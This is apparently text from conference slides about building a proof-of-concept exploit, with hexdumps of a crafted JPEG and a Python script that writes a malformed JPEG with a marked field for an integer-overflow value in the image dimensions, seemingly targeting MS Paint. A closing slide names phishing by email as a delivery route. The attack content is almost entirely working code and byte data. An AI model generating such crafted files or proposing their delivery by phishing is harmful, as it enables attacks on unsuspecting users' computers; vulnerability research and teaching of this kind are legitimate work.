1EE	26	27	28	29	2A	35	36	37	38	39	3A	43	44	45	46	47	48	49	4A	53	54	55	56	57	58	59	5A	63	64	65	66	67	68	69	6A	73	74	75
214	76	77	78	79	7A	82	83	84	85	86	87	88	89	8A	92	93	94	95	96	97	98	99	9A	A2	A3	A4	A5	A6	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7
23A	B8	B9	BA	C2	C3	C4	C5	C6	C7	C8	C9	CA	D2	D3	D4	D5	D6	D7	D8	D9	DA	E2	E3	E4	E5	E6	E7	E8	E9	EA	F2	F3	F4	F5	F6	F7	F8	F9
260	FA	FF	DA	00	0C	03	01	00	02	11	03	11	00	3F	00	F9	FE	8A	28	A0	0F	FF	D9															

Building the PoC Exploit [3]

- Hexdump the JPG file.

XVI32 - PoC_mspaint_intover_test1.JPG

File Edit Search Address Bookmarks Tools XVIscript Help

0	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	60	00	60	00	00	FF	DB	00	43	00	08	06	06	07	06	05	08	07	07	07	09	09	08
26	0A	0C	14	0D	0C	0B	0B	0C	19	12	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	2E	27	20	22	2C	23	1C	1C	28	37	29	2C	30	31	34
4C	34	34	1F	27	39	3D	38	32	3C	2E	33	34	32	FF	DB	00	43	01	09	09	09	0C	0B	0C	18	0D	0D	18	32	21	1C	21	32	32	32	32	32	32
72	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32
98	32	32	32	32	32	32	FF	C0	00	11	08	00	05	00	07	03	01	22	00	02	11	01	03	11	01	FF	C4	00	1F	00	00	01	05	01	01	01	01	01
BE	01	00	00	00	00	00	00	00	00	01	02	03	04	05	06	07	08	09	0A	0B	FF	C4	00	B5	10	00	02	01	03	03	02	04	03	05	05	04	04	00
E4	00	01	7D	01	02	03	00	04	11	05	12	21	31	41	06	13	51	61	07	22	71	14	32	81	91	A1	08	23	42	B1	C1	15	52	D1	F0	24	33	62
10A	72	82	09	0A	16	17	18	19	1A	25	26	27	28	29	2A	34	35	36	37	38	39	3A	43	44	45	46	47	48	49	4A	53	54	55	56	57	58	59	5A
130	63	64	65	66	67	68	69	6A	73	74	75	76	77	78	79	7A	83	84	85	86	87	88	89	8A	92	93	94	95	96	97	98	99	9A	A2	A3	A4	A5	A6
156	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7	B8	B9	BA	C2	C3	C4	C5	C6	C7	C8	C9	CA	D2	D3	D4	D5	D6	D7	D8	D9	DA	E1	E2	E3	E4	E5	E6	E7
17C	E8	E9	EA	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FF	C4	00	1F	01	00	03	01	01	01	01	01	01	01	01	01	00	00	00	00	00	00	01	02	03
1A2	04	05	06	07	08	09	0A	0B	FF	C4	00	B5	11	00	02	01	02	04	04	03	04	07	05	04	04	00	01	02	77	00	01	02	03	11	04	05	21	31
1C8	06	12	41	51	07	61	71	13	22	32	81	08	14	42	91	A1	B1	C1	09	23	33	52	F0	15	62	72	D1	0A	16	24	34	E1	25	F1	17	18	19	1A
1EE	26	27	28	29	2A	35	36	37	38	39	3A	43	44	45	46	47	48	49	4A	53	54	55	56	57	58	59	5A	63	64	65	66	67	68	69	6A	73	74	75
214	76	77	78	79	7A	82	83	84	85	86	87	88	89	8A	92	93	94	95	96	97	98	99	9A	A2	A3	A4	A5	A6	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7
23A	B8	B9	BA	C2	C3	C4	C5	C6	C7	C8	C9	CA	D2	D3	D4	D5	D6	D7	D8	D9	DA	E2	E3	E4	E5	E6	E7	E8	E9	EA	F2	F3	F4	F5	F6	F7	F8	F9
260	FA	FF	DA	00	0C	03	01	00	02	11	03	11	00	3F	00	F9	FE	8A	28	A0	0F	FF	D9															

Building the PoC Exploit [4]

```
import sys

poc =  "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x01\x01\x00\x60"
poc += "\x00\x60\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08"
poc += "\x07\x07\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12"
poc += "\x13\x0F\x14\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20"
poc += "\x22\x2C\x23\x1C\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27"
poc += "\x39\x3D\x38\x32\x3C\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09"
poc += "\x09\x0C\x0B\x0C\x18\x0D\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32"
poc += "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
poc += "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
poc += "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\xFF\xC0"
poc += "\x00\x11\x08"

poc += "\x00\x05\x00\x07" #// Replace with Integer Overflow Value

poc += "\x03\x01\x22\x00\x02\x11\x01\x03\x11"
poc += "\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01\x01\x01\x01\x01\x00"
poc += "\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09"
poc += "\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02\x04\x03\x05"
poc += "\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05\x12\x21"
poc += "\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08\x23"
poc += "\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
poc += "\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A"
poc += "\x43\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A"
poc += "\x63\x64\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A"
poc += "\x83\x84\x85\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99"
poc += "\x9A\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7"
poc += "\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5"
poc += "\xD6\xD7\xD8\xD9\xDA\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1"
poc += "\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03"
poc += "\x01\x01\x01\x01\x01\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x01"
poc += "\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x11\x00"
poc += "\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04\x04\x00\x01\x02\x77\x00"
```

Building the PoC Exploit [5]

```
poc += "\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x11\x00"
poc += "\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04\x04\x00\x01\x02\x77\x00"
poc += "\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41\x51\x07\x61\x71\x13"
poc += "\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23\x33\x52\xF0\x15"
poc += "\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19\x1A\x26\x27"
poc += "\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47\x48\x49"
poc += "\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68\x69"
poc += "\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"
poc += "\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6"
poc += "\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4"
poc += "\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2"
poc += "\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9"
poc += "\xFA\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9"
poc += "\xFE\x8A\x28\xA0\x0F\xFF\xD9";

f = open('paint20.jpg', 'w')
f.write(poc)
f.close()
```

Exploit Uses

- Phishing via email
- Creating a JPG with the “Open in Paint” picture.

DEMO !

- LIVE DEMO !

E [0] F

Thank you!

Questions?

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In god we trust, all others we monitor.